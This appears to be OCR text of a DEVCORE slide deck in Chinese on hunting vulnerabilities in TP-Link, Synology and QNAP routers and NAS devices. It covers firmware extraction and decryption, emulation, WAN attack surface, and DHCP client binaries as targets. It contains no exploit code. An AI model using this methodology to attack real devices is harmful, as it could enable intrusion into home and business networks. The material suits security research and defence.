Arlo Pro 4 Nest Cam (Wired) Synology BC500 Google Camera	$100,000 USD	10




前置作業

拆 Firmware

DEVCORE

拆 Firmware

- 從廠商網站下載 Firmware
  - Firmware 沒加密，可以直接以 binwalk 拆出內容: TP-Link



Binwalk

Binwalk is a fast, easy to use tool for analyzing, reverse engineering, and extracting firmware images.

拆 Firmware

- 從廠商網站下載 Firmware
    - Firmware 沒加密，可以直接以 binwalk 拆出內容: TP-Link
    - Firmware 有加密，需要解密: QNAP
        - ulidtko/qnap-qts-fw-cryptor.py

拆 Firmware

DEVCORE

- 從廠商網站下載 Firmware
  - Firmware 沒加密，可以直接以 binwalk 拆出內容: TP-Link
  - Firmware 有加密，需要解密: QNAP
    - ulidtko/qnap-qts-fw-cryptor.py
- 連上實體機器 ssh root shell: Synology

環境建置

DEVCORE

環境建置


- 模擬執行
  - QEMU
  - Firmadyne
  - EMUX
  - 不見得跟實體機器一模一樣
  - 更別提還有可能模擬不起來

環境建置

- 模擬執行
  - QEMU
  - Firmadyne
  - EMUX
  - 不見得跟實體機器一模一樣
  - 更別提還有可能模擬不起來: **TP-Link & QNAP**


環境建置

- 直接買機器




TP-Link ER605 SafeStream Gigabit 多 WAN Omada Gigabit VPN 路由器

NT$2,999.00



Synology RT6600ax路由器

NT$9,999.00



QNAP TS-464-8G 4Bay NAS 網路儲存伺服器

NT$18,500.00

Initial Stage

Attack Surface

- 開放在 WAN 端的 Layer 3 服務非常稀少
  - VPN
- 但還有 Layer 2 或介於 Layer 2/3 的服務可以看
  - DHCP
  - IPv6 NDP
  - …

漏洞挖掘


- 兩家廠商的 DHCP 實作都基於 open source project
  - Synology
    - /sbin/dhcpcd (DHCPv4 Client)
    - /usr/sbin/dhclient (DHCPv6 Client)
  - TP-Link
    - /sbin/udhcpc (DHCPv4 Client)
    - /usr/sbin/dhcp6c (DHCPv6 Client)

DEVCORE

漏洞挖掘

- 兩家廠商的 DHCP 實作都基於 open source project
  - Synology
    - /sbin/dhcpcd (DHCPv4 Client)
    - /usr/sbin/dhclient (DHCPv6 Client)
  - TP-Link
    - /sbin/udhcpc (DHCPv4 Client)
    - **/usr/sbin/dhcp6c (DHCPv6 Client)**

DHCPv6 封包格式



0 1 2 3

